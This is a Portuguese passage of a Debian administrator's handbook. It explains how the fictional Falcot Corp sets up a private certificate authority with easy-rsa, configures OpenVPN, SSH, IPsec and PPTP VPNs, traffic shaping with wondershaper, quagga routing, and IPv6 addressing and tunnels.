O algorítimo RSA é amplamente usado em criptografia de chave pública. Trata-se de um “par de chaves”, composto de uma chave privada e uma chave pública. As duas chaves são intimamente ligadas uma a outra, e suas propriedades matemáticas são tais que uma mensagem criptografada com a chave pública só pode ser descriptografada por alguém que conhece a chave privada, o que garante confidencialidade. Na direção oposta, uma mensagem criptografada com a chave privada pode ser descriptografada por qualquer um que saiba a chave pública, o que permite autenticar a origem da mensagem já que apenas alguém com acesso a chave privada poderia gerá-la. Quando associada a uma função digital hash (MD5, SHA1, ou uma variante mais recente), isso leva a um mecanismo de assinatura que pode ser aplicado a qualquer mensagem.

Contudo, qualquer um pode criar um par de chaves, armazenar qualquer identidade nele, e fingir ser a identidade de sua escolha. Uma solução envolve o conceito de uma *Certification Authority* (CA), formalizado pelo padrão X.509. Esse termo cobre uma entidade que possui um par de chaves confiável conhecido como um *root certificate*. Esse certificado só é usado para assinar outros certificados (par de chaves), após os passos apropriados terem sido tomados para checar a identidade armazenada no par de chaves. Aplicações usando o X.509 podem então checar os certificados apresentados a elas, se elas souberem sobre os root certificates confiáveis.

O OpenVPN segue essa regra. Como CAs públicos apenas emitem certificados em troca de uma (pesada) taxa, também é possível criar um certificado de autoridade privado dentro da companhia. O pacote *easy-rsa* provê ferramentas que servem como uma infraestrutura de certificação X.509, implementada como um conjunto de scripts usando o comando *openssl*.

NOTE

easy-rsa antes da Jessie

Em versões do Debian até o *Wheezy*, o *easy-rsa* era distribuído com parte do pacote *openvpn*, e seus scripts eram para ser encontrados em `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`. A criação de um CA envolvia a cópia desse diretório, ao invés de usar o comando *make-ca-dir* como documentado aqui.

os administradores da Falcot Corp usam essa ferramenta para criar os certificados necessários, tanto para servidor quanto para clientes. Isso permite que a configuração de todos os clientes seja similar já que eles apenas terão de ser configurados para confiar em certificados vindos da CA local daFalcot. Esse CA é o primeiro certificado a ser criado; para esse fim, os administradores configuraram um diretório com os arquivos necessários para o CA em um local apropriado, preferencialmente em uma máquina não conectada à rede, de maneira a mitigar o risco da chave privada CA ser roubada.

```
$ make-ca-dir pki-falcot
```

```
$ cd pki-falcot
```

Eles então armazenam os parâmetros requeridos dentro do arquivo `vars`, especialmente aqueles nomeados com o prefixo `KEY_`; essas variáveis são então integradas ao ambiente:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG='$EASY_RSA/whichopensslcnf $EASY_RSA'
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN
    ➔ export below
# export KEY_CN="CommonName"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-falcot/
    ➔ keys
$ ./clean-all
```

O próximo passo é a criação do próprio par de chaves CA (as duas partes do par de chaves serão armazenada sob `keys/ca.crt` e `keys/ca.key` durante esse passo):

```
$ ./build-ca
Generating a 2048 bit RSA private key
.....+++....+...
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name [Certificate authority for Falcot Corp]:
```

```
Email Address [admin@falcot.com]:
```

O certificado para o servidor VPN pode, agora, ser criado, assim como os parâmetros Diffie-Hellman necessários para o lado do servidor em uma conexão SSL/TLS. O servidor VPN é identificado pelo seu nome DNS vpn.falcot.com; esse nome é reutilizado nos arquivos de chave gerados (keys/vpn.falcot.com.crt para certificado público, keys/vpn.falcot.com.key para chave privada):

```
$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
.....
→
.....+++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'FR'
stateOrProvinceName :PRINTABLE:'Loire'
localityName         :T61STRING:'Saint-\0xFFFFFC3\0xFFFFFFF89tienne'
organizationName     :PRINTABLE:'Falcot Corp'
organizationalUnitName:PRINTABLE:'Certificate authority'
commonName           :PRINTABLE:'vpn.falcot.com'
name                 :PRINTABLE:'Certificate authority for Falcot Corp'
emailAddress         :IA5STRING:'admin@falcot.com'
Certificate is to be certified until Mar 6 14:54:56 2025 GMT (3650 days)
Sign the certificate? [y/n]:y
```

```
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
```

O próximo passo cria certificados para os clientes VPN; um certificado é necessário para cada computar ou pessoa ser autorizada a usar a VPN:

```
$ ./build-key JoeSmith
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:Development unit
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
[...]
```

Agora que todos os certificados foram criados, eles precisam ser copiados para um local apropriado: a chave pública do root certificate (`keys/ca.crt`) será armazenada em todas as máquinas (tanto servidor quanto clientes) como `/etc/ssl/certs/Falcot_CA.crt`. O certificado do servidor é instalado apenas no servidor (`keys/vpn.falcot.com.crt` vai para `/etc/ssl/vpn.falcot.com.crt`, e `keys/vpn.falcot.com.key` vai para `/etc/ssl/private/vpn.falcot.com.key` com restritivas permissões para que apenas o administrador possa lê-la), com os parâmetros Diffie-Hellman correspondentes (`keys/dh2048.pem`) instalados em `/etc/openvpn/dh2048.pem`. Certificados do clientes são instalados no cliente VPN correspondente de maneira similar.

Configurando o Servidor OpenVPN

Por padrão, o script de inicialização do OpenVPN tenta iniciar todas as redes virtuais privadas definidas em `/etc/openvpn/*.conf`. A configuração de um servidor VPN é portanto uma ques-

tão de armazenar o arquivo de configuração correspondente neste diretório. Um bom ponto de partida é o `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, que orienta em como ter um servidor padrão. Claro que alguns parâmetros precisam ser adaptados: ca, cert, key e dh precisam descrever as localizações selecionadas (respectivamente, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` e `/etc/openvpn/dh2048.pem`). A diretiva `server 10.8.0.0 255.255.255.0` define a sub-rede a ser usada pela VPN; o servidor usa o primeiro endereço IP nesse intervalo (`10.8.0.1`) e o resto dos endereços são alocados para os clientes.

Com essa configuração, ao iniciar o OpenVPN, é criada uma interface de rede virtual, usualmente sob o nome de `tun0`. Contudo, firewalls são geralmente configurados ao mesmo tempo que interfaces de rede reais, o que acontece antes do OpenVPN ser iniciado. A boa prática então recomenda a criação de uma interface de rede virtual persistente, e configurar o OpenVPN a usar essa pré-existente interface. Isso inclusive permite a escolha do nome dessa interface. Para esse fim, `openvpn --mktun --dev vpn --dev-type tun` cria uma interface de rede virtual de nome `vpn` do tipo `tun`; esse comando pode ser facilmente integrado ao script de configuração do firewall, ou na diretiva `up` do arquivo `/etc/network/interfaces`. O arquivo de configuração do OpenVPN deve também ser atualizado em conformidade com as diretivas `dev vpn` e `dev-type tun`.

Salvo ações posteriores, clientes VPN só podem acessar o próprio servidor VPN pelo caminho do endereço `10.8.0.1`. Permitir que os clientes acessem a rede local (`192.168.0.0/24`) requer a adição da diretiva `push route 192.168.0.0 255.255.255.0` na configuração do OpenVPN para que os clientes VPN automaticamente recebam o roteamento dizendo a eles que essa rede é alcançável através da VPN. Além do mais, máquinas na rede local também precisam ser informadas que a rota para a VPN passa pelo servidor VPN (isso funciona de maneira automática quando o servidor VPN é instalado no gateway). Alternativamente, o servidor VPN pode ser configurado para desempenhar um mascaramento IP, e assim as conexões vidas de clientes VPN aparecem com se elas viessem do servidor VPN (see Seção 10.1, “[Gateway](#)” [230]).

Configurando o Cliente OpenVPN

Configurar um cliente OpenVPN também requer a criação de um arquivo de configuração em `/etc/openvpn/`. Uma configuração padrão pode ser obtida usando `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` como ponto de partida. A diretiva `remote vpn.falcot.com 1194` descreve o endereço e porta do servidor OpenVPN; `ca`, `cert` and `key` também precisam ser adaptadas para descrever a localização dos arquivos com as chaves.

Se a VPN não deve ser iniciadas automaticamente na inicialização, configure a diretiva `AUTOSTART` para `none` no arquivo `/etc/default/openvpn`. Iniciar ou parar uma determinada conexão VPN é sempre possível com os comandos `service openvpn@name start` and `service openvpn@name stop` (aonde a conexão `name` casa com uma definida em `/etc/openvpn/name.conf`).

O pacote `network-manager-openvpn-gnome` contém uma extensão para o Network Manager (see Seção 8.2.4, “[Configuração Automática de Rede para Usuários em Roaming](#)” [158]) que permite o gerenciamento de redes virtuais privadas OpenVPN. Isso permite que todo usuário configure

e controle as conexões OpenVPN graficamente através do ícone de gerenciamento de redes.

10.2.2. Rede Privada Virtual com SSH

Existem, na verdade, duas maneiras de criar uma rede virtual privada com SSH. A mais antiga envolve estabelecer uma camada PPP sobre uma ligação SSH. Esse método é descrito em um documento HOWTO:

⇒ <http://www.tldp.org/HOWTO/ppp-ssh/>

O segundo método é mais recente, e foi introduzido no OpenSSH 4.3; agora é possível para o OpenSSH criar interfaces de rede virtual (`tun*`) nos dois lados de uma conexão SSH, e essas interfaces virtuais podem ser configuradas exatamente como se elas fossem interfaces físicas. O sistema de túnel ("tunneling") deve ser primeiro ativado configurando `PermitTunnel` como "yes" no arquivo de configuração do servidor SSH (`/etc/ssh/sshd_config`). Ao estabelecer uma conexão SSH, a criação de um túnel deve ser explicitamente requisitada com a opção `-w any:any` (`any` pode ser substituída pelo desejado número de dispositivo `tun`). Isso requer que o usuário tenha privilégios de administrador nos dois lados, assim como ser capaz de criar o dispositivo de rede (em outras palavras, a conexão deve ser estabelecida como root).

Ambos os métodos para criação de rede virtual privada pelo SSH são bem simples. Contudo, a VPN que eles implementam não é a mais eficiente disponível, em particular, ela não lida muito bem com elevados níveis de tráfego.

A explicação é que quando uma pilha TCP/IP é encapsulada dentro de uma conexão TCP/IP (para SSH), o protocolo TCP é usado duas vezes, uma vez para a conexão SSH e outra dentro do túnel. Isso leva a problemas, especialmente devido ao modo o TCP se adaptar as condições da rede, alterando os atrasos de "timeout". O seguinte sítio descreve o problema mais detalhadamente:

⇒ <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

VPNs sobre SSH deve portanto ser restrita a "one-off tunnels" sem restrições de desempenho.

10.2.3. IPsec

O IPsec, apesar de ser o padrão em VPNs IP, é um pouco mais envolvido em sua implementação. O próprio mecanismo IPsec é integrado no núcleo Linux; as partes do espaço usuário necessárias, as ferramentas de controle e configuração, são fornecidas pelo pacote `ipsec-tools`. Em termos concretos, o `/etc/ipsec-tools.conf` de cada máquina contém os parâmetros para os túneis IPsec (ou *Security Associations*, na terminologia IPsec) que o hospedeiro se preocupa; o script `/etc/init.d/setkey` fornece uma maneira para iniciar e parar um túnel (cada túnel é uma ligação segura para outra máquina conectada a rede virtual privada). Esse arquivo pode ser construído manualmente a partir da documentação fornecida pela página de manual `setkey(8)`. Contudo, escrever explicitamente os parâmetros para todas as máquinas em um conjunto não-trivial de máquinas rapidamente se torna uma tarefa árdua, já que o número de túneis cresce rápido. Instalar um daemon IKE (para *IPsec Key Exchange*) como o `raccoon` ou `strongswan` torna o processo muito mais simples, por reunir a administração em um ponto central, e mais seguro por rotaci-

onar as chaves periodicamente.

Apesar do seu status como referência, a complexidade de criação de IPsec restringe seu uso na prática. As soluções baseadas em OpenVPN irão geralmente ser preferidas quando os necessários túneis não forem muitos ou não forem muito dinâmicos.

ATENÇÃO
IPsec e NAT

IPsec e Firewalls que fazem NAT não funcionam bem juntos: como o IPsec assina os pacotes, qualquer alteração nesses pacotes que o firewall possa fazer irá anular essa assinatura, e assim, os pacotes serão rejeitados em seu destino. Várias implementações incluem agora a técnica *NAT-T* (para *NAT Traversal*), o que basicamente encapsula o pacote IPsec dentro de um pacote UDP padrão.

SEGURANÇA
IPsec e firewalls

O modo padrão de operação do IPsec envolve troca de dados pela porta UDP 500 para troca de chave (também pela porta UDP 4500 para o caso que o NAT-T esteja em uso). Além disso, os pacotes IPsec usam dois protocolos IP dedicados que o firewall tem que deixar passar; a recepção desses pacotes é baseada nos seus números de protocolo, 50 (ESP) e 51 (AH).

10.2.4. PPTP

PPTP (*Point-to-Point Tunneling Protocol*) usa dois canais de comunicação, um para controlar dados e um para dados de carga útil (payload); o último usa o protocolo GRE (*Generic Routing Encapsulation*). Um link PPP padrão é então configurado sobre o canal de troca de dados.

Configurando o Cliente

O pacote *pptp-linux* contém um cliente PPTP para Linux fácil de configurar. As instruções a seguir foram inspiradas na documentação oficial:

⇒ <http://pptpclient.sourceforge.net/howto-debian.phtml>

Os administradores da Falcot criaram vários arquivos: */etc/ppp/options.pptp*, */etc/ppp/peers/falcot*, */etc/ppp/ip-up.d/falcot*, e */etc/ppp/ip-down.d/falcot*.

Exemplo 10.2 O arquivo /etc/ppp/options.pptp

```
# PPP options used for a PPTP connection
lock
noauth
nobsdcomp
nodeflate
```

Exemplo 10.3 O arquivo /etc/ppp/peers/falcot

```
# vpn.falcot.com is the PPTP server
pty "pptp vpn.falcot.com --nolaunchpppd"
# the connection will identify as the "vpn" user
user vpn
remotename pptp
# encryption is needed
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Exemplo 10.4 O arquivo /etc/ppp/ip-up.d/falcot

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Exemplo 10.5 O arquivo /etc/ppp/ip-down.d/falcot

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 is the (remote) Falcot network
    route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

SEGURANÇA A segurança do PPTP envolve o uso do recurso MPPE (*Microsoft Point-to-Point Encryption*), o qual está disponível nos núcleos oficiais Debian como módulo.

MPPE

Configurando o Servidor

ATENÇÃO Firewalls intermediários precisam ser configurados para deixar passar pacotes IP que usam protocolo 47 (GRE). Além do mais, a porta do servidor PPTP 1723 precisa estar aberta para que a comunicação pelo canal possa acontecer.

pptpd é o servidor PPTP para Linux. Seu principal arquivo de configuração, `/etc/pptpd.conf`, requer muito poucas alterações: `localip` (endereço IP local) e `remoteip` (endereço IP remoto). No

exemplo abaixo, o servidor PPTP sempre usa o endereço 192.168.0.199, e os clientes PPTP recebem endereços IP entre 192.168.0.200 e 192.168.0.250.

Exemplo 10.6 O arquivo /etc/pptpd.conf

```
# TAG: speed
#
#      Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#      Specifies the location of the PPP options file.
#      By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#      Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#      Specifies the local and remote IP address ranges.
#
# You can specify single IP addresses separated by commas or you can
# specify ranges, or both. For example:
#
#          192.168.0.234,192.168.0.245-249,192.168.0.254

#      IMPORTANT RESTRICTIONS:
#
#      1. No spaces are permitted between commas or within addresses.
#
#      2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#      3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#      4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
```

```
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

A configuração PPP usada pelo servidor PPTP também requer algumas mudanças em `/etc/ppp/pptpd-options`. Os parâmetros importantes são o nome do servidor (`pptp`), o nome de domínio (`falcot.com`), e o endereço IP para os servidores DNS e WINS.

Exemplo 10.7 O arquivo `/etc/ppp/pptpd-options`

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

O último passo envolve o registro do usuário `vpn` (e senha correspondente) no arquivo `/etc/ppp/chap-secrets`. Ao contrário de outras instâncias onde um asterisco (*) funcionaria, o nome do servidor tem que ser preenchido explícitamente aqui. Além do mais, clientes PPTP em Windows são identificados sob a forma `DOMAIN\\USER`, ao invés de apenas fornecer um nome de

usuário. Isso explica o porque do arquivo também mencionar o usuário FALCOT\\vpn. Também é possível especificar um endereço IP individual para usuários; um asterisco neste campo especifica que endereços dinâmicos devem ser usados.

Exemplo 10.8 O arquivo /etc/ppp/chap-secrets

```
# Secrets for authentication using CHAP
# client      server  secret      IP addresses
vpn          pptp    f@Lc3au    *
FALCOT\\vpn   pptp    f@Lc3au    *
```

SEGURANÇA
Vulnerabilidades PPTP

A primeira implementação do PPTP da Microsoft atraiu severas críticas porque ela tinha várias vulnerabilidades de segurança; a maioria foi, desde então, consertada em versões mais recentes. A configuração documentada nestas seção usa a última versão do protocolo. Esteja ciente então de que removendo algumas das opções (como `require-mppe-128` e `require-mschap-v2`) fará com que o serviço fique vulnerável novamente.

10.3. Qualidade do Serviço

10.3.1. Princípio e Mecanismo

Quality of Service (ou *QoS* para abreviar) se refere a um conjunto de técnicas que garantem ou melhoram a qualidade do serviço fornecido às aplicações. A mais popular dessas técnicas envolve a classificação o tráfego de rede em categorias, e à diferenciação ao manejá-lo esse tráfego de acordo com a categoria a qual ele pertence. A principal aplicação desse conceito de diferenciação de serviços é *traffic shaping*, o qual limita a taxa de transmissão de dados para conexões relacionadas a algum serviço e/ou máquinas (hosts) para que não haja saturação da largura de banda disponível e deixe outros importantes serviços sem nada. *Traffic shaping* se encaixa bem particularmente no tráfego TCP, já que esse protocolo se adapta automaticamente a largura de banda disponível.

Também é possível alterar as prioridades do tráfego, o que permite priorizar pacotes relacionados a serviços de interação (como o `ssh` e o `telnet`) ou a serviços que lidam apenas com pequenos blocos de dados.

Os núcleos Debian incluem os recursos necessários para o *QoS* junto com seus módulos associados. Esses módulos são muitos, e cada um deles provê um serviço diferente, principalmente por meio de agendamentos especiais para as filas de pacotes IP; a ampla gama de comportamentos do agendador disponível abrange todos os possíveis requisitos.

CULTURA
LARTC — Roteamento avançado e controle de tráfego do Linux

O HOWTO *Linux Advanced Routing & Traffic Control* é o documento de referência que cobre tudo que se deve saber sobre serviço de qualidade de rede.

► <http://www.lartc.org/howto/>

10.3.2. Configurando e implementando

Os parâmetros do QoS são configurados através do comando `tc` (fornecido pelo pacote `iproute`). Como sua interface é bem complexa, o uso de ferramentas de alto nível é recomendado.

Reduzindo Latências: wondershaper

O principal propósito do `wondershaper` (em pacote de nome similar) é minimizar latências independentes da carga da rede. Isso é alcançado limitando o total de tráfego para um valor que seja pouco abaixo do valor de saturação do link.

Uma vez que uma interface de rede esteja configurada, configura-se sua limitação de tráfego executando `wondershaper interface taxa_download taxa_upload`. A interface pode ser `eth0` ou `ppp0` por exemplo, e ambas as taxas são expressas em kilobits por segundo. O comando `wondershaper remove interface` desabilita o controle de tráfego na interface especificada.

Para uma conexão Ethernet, é melhor chamar esse script assim que a interface esteja configurada. Isso é feito adicionando as diretivas `up` e `down` no arquivo `/etc/network/interfaces` permitindo que os comandos declarados sejam executados, respectivamente, após a configuração da interface e antes que ela seja desconfigurada. Por exemplo:

Exemplo 10.9 Mudanças no arquivo /etc/network/interfaces

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

No caso do PPP, criar um script que chame `wondershaper` em `/etc/ppp/ip-up.d/` irá habilitar o control de tráfico assim que a conexão seja feita.

INDO ALÉM Configuração ideal	O arquivo <code>/usr/share/doc/wondershaper/README.Debian.gz</code> descreve, com alguns detalhes, o método de configuração recomendado pelo mantenedor do pacote. Em particular, ele aconselha a medição da velocidade de download e upload a fim de melhor avaliar os limites reais.
---	--

Configuração Padrão

Salvo uma configuração de QoS específica, o núcleo Linux usa o agendador de fila `pfifo_fast`, que fornece, ele mesmo, alguns recursos interessantes. A prioridade de cada pacote IP processado é baseada no campo `ToS` (*Type of Service*) desse pacote; modificar esse campo é o suficiente para tirar vantagem dos recursos de agendamento. Existem cinco possíveis valores:

- Normal-Service (0); (serviço normal)
- Minimize-Cost (2); (minimizar custo)

- Maximize-Reliability (4); (maximizar confiabilidade)
- Maximize-Throughput (8); (maximizar vazão)
- Minimize-Delay (16) (minimizar retardo).

O campo ToS pode ser configurado por aplicações que geram pacotes IP, ou modificado em tempo de execução pelo *netfilter*. As regras a seguir são suficientes para aumentar a capacidade de resposta para o serviço de um servidor SSH:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

10.4. Roteamento Dinâmico

A ferramenta de referência para roteamento dinâmico é atualmente o **quagga**, do pacote de nome similar; costumava ser o **zebra** até que seu desenvolvimento foi descontinuado. Contudo, o **quagga** mantém os nomes dos programas por questões de compatibilidade, o que explica os comandos **zebra** abaixo.

DE VOLTA AO BÁSICO

Roteamento dinâmico

O roteamento dinâmico permite que os roteadores ajustem, em tempo real, os caminhos usados para transmitir pacotes IP. Cada protocolo envolve um método próprio para definir rotas (caminhos mais curtos, usam rotas anunciadas pelos pares, e assim por diante).

No núcleo Linux, uma rota "liga" um dispositivo de rede a um conjunto de máquinas que podem ser alcançadas através desse dispositivo. O comando **route** define novas rotas e exibe as existentes.

Quagga é um conjunto de daemons que cooperam para definir as tabelas de roteamento a serem usadas pelo núcleo Linux; cada protocolo de roteamento (mais notadamente BGP, OSPF e RIP) provê seu próprio daemon. O daemon **zebra** coleta informações a partir de outros daemons e lida com as tabelas de roteamento estático em conformidade. Os outros daemons são conhecidos como **bgpd**, **ospfd**, **ospf6d**, **ripd**, **ripngd**, **isisd**, e **babeld**.

Daemons são habilitados editando o arquivo **/etc/quagga/daemons** e criando o arquivo de configuração apropriado em **/etc/quagga/**; esses arquivos de configuração devem ser nomeados após o daemon, com extensão **.conf**, e pertencer ao usuário **quagga** e grupo **quaggavty** para que o script **/etc/init.d/quagga** possa invocar o daemon.

A configuração de cada um desses daemons requer conhecimento do protocolo de roteamento em questão. Esses protocolos não podem ser descritos em detalhes aqui, mas o **quagga-doc** provê uma ampla explanação na forma de um arquivo **info**. O mesmo conteúdo talvez seja mais fácil de manusear em HTML no website do Quagga:

⇒ <http://www.nongnu.org/quagga/docs/docs-info.html>

Adicionalmente, a sintaxe é muito próxima a uma interface de configuração de um roteador padrão, e administradores de rede irão se adaptar rapidamente ao **quagga**.

NA PRÁTICA
OSPF, BGP ou RIP?

OSPF é geralmente o melhor protocolo a se usar para roteamento dinâmico em redes privadas, mas BGP é mais comum para o amplo roteamento da Internet. RIP é bem antigo, e raramente usado.

10.5. IPv6

IPv6, sucessor do IPv4, é a nova versão do protocolo IP desenhado para consertar suas falhas, mais notadamente a excessões de endereços IP disponíveis. Esse protocolo lida com a camada de rede; seu propósito é fornecer uma maneira de endereçar máquinas, para direcionar dados para o destino pretendido, e lidar com fragmentação de dados se necessário (em outras palavras, dividir pacotes em pedaços de tamanho que depende dos links de rede a serem usados pelo caminho e juntar esses pedaços na ordem apropriada na chegada).

Os núcleos Debian incluem o manejo do IPv6 no "core" do núcleo (com exceção de algumas arquiteturas que tem esse suporte compilado como um módulo de nome `ipv6`). Ferramentas básicas como `ping` e `traceroute` têm seu equivalente IPv6 como `ping6` e `traceroute6`, disponíveis, respectivamente, nos pacotes `iputils-ping` e `iputils-tracepath`.

A rede IPv6 é configurada de maneira similar a IPv4, em `/etc/network/interfaces`. Mas se você quer que a rede esteja disponível globalmente, você tem que garantir que você tenha um roteador de retransmissão de tráfego IPv6 com capacidade para a rede IPv6 global.

Exemplo 10.10 Exemplo de configuração IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Sub-redes IPv6 geralmente tem uma máscara de rede de 64 bits. Isso significa que endereços distintos 2^{64} existem dentro da sub-rede. Isso permite a "Stateless Address Autoconfiguration" (SLAAC) pegar um endereço baseando-se no endereço MAC da interface de rede. Por padrão, se SLAAC estiver ativada em sua rede e o IPv6 em seu computador, o núcleo irá automaticamente encontrar os roteadores IPv6 e configurar as interfaces de rede.

Esse comportamento pode ter implicações de privacidade. Se você muda de rede com frequência, por exemplo com um laptop, você talvez não queira que seu endereço MAC faça parte do seu endereço IPv6 público. Isso faz com que seja fácil identificar o mesmo dispositivo através das redes. Uma solução para isso são as extensões de privacidade do IPv6 (que o Debian habilita por padrão se a conectividade IPv6 é detectada durante a instalação inicial), as quais irão definir

um endereço adicional para a interface de forma aleatória, periodicamente alterá-lo e usá-lo para conexões de saída. Conexões de entrada podem continuar a usar os endereços gerados pelo SLAAC. O exemplo a seguir, para uso em `/etc/network/interfaces`, ativa essas extensões de privacidade.

Exemplo 10.11 Extensões de privacidade IPv6

```
iface eth0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing connections.
    privext 2
```

DICA Programas construídos com IPv6

Muitos software precisam ser adaptados para lidar com IPv6. A maioria dos pacotes no Debian já foram adaptados, mas não todos. Se o seu pacote favorito ainda não funciona com IPv6, você pode pedir ajuda na lista de email `debian-ipv6`. Eles podem saber sobre a substituição IPv6 consciente e podem reportar um bug para ter o assunto rastreado de maneira apropriada.

► <http://lists.debian.org/debian-ipv6/>

As conexões IPv6 podem ser restringidas, da mesma maneira que as conexões IPv4: os núcleos Debian padrão incluem uma adaptação do `netfilter` para o IPv6. Esse `netfilter` habilitado para IPv6 é configurado de maneira similar a contraparte IPv4, exceto que o programa a ser usado é o `ip6tables` ao invés do `iptables`.

10.5.1. Túneis

ATENÇÃO Tunelamento IPv6 e firewalls

O encapsulamento do IPv6 sobre o IPv4 (ao contrário do IPv6 nativo) requer que o firewall aceite o tráfego, o qual usa o protocolo número 41 do IPv4.

Se uma conexão IPv6 nativa não está disponível, o método de recuperação (fallback) é usar o encapsulamento sobre o IPv4. Gogo6 é um fornecedor (livre) desses encapsulamentos:

► <http://www.gogo6.com/freenet6/tunnelbroker>

Para usar o encapsulamento Freenet6, você precisa se registrar no website abrindo uma conta Freenet6 Pro, e depois instalar o pacote `gogoc` e configurar o encapsulamento. Isso requer editar o arquivo `/etc/gogoc/gogoc.conf`: as linhas `userid` e `password` recebidas por email devem ser adicionadas, e `server` deve ser substituída por `authenticated.freenet6.net`.

A conectividade IPv6 é oferecida para todas as máquinas de uma rede local adicionando-se as três seguintes diretivas ao arquivo `/etc/gogoc/gogoc.conf` (assumindo que a rede local esteja conectada a interface `eth0`):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

A máquina se torna então o roteador de acesso para a subrede com prefixo 56-bit. Uma vez que o túnel esteja ciente dessa alteração, a rede local deve ser avisada sobre isso; isso implica em instalar o daemon radvd (do pacote de nome similar). Esse daemon de configuração IPv6 desempenha papel similar ao do dhcpcd no mundo IPv4.

O arquivo de configuração `/etc/radvd.conf` deve então ser criado (veja `/usr/share/doc/radvd/examples/simple-radvd.conf` como um ponto de partida). No nosso caso, a única alteração necessária é o prefixo, o qual precisa se substituído pelo fornecido pela Freenet6; ele pode ser encontrado pela resultado do comando `ifconfig` no bloco referente à interface tun.

Então execute `service gogoc restart` e `service radvd start`, e a rede IPv6 deve funcionar.

10.6. Servidores de Nomes de Domínio (DNS)

10.6.1. Princípio e Mecanismo

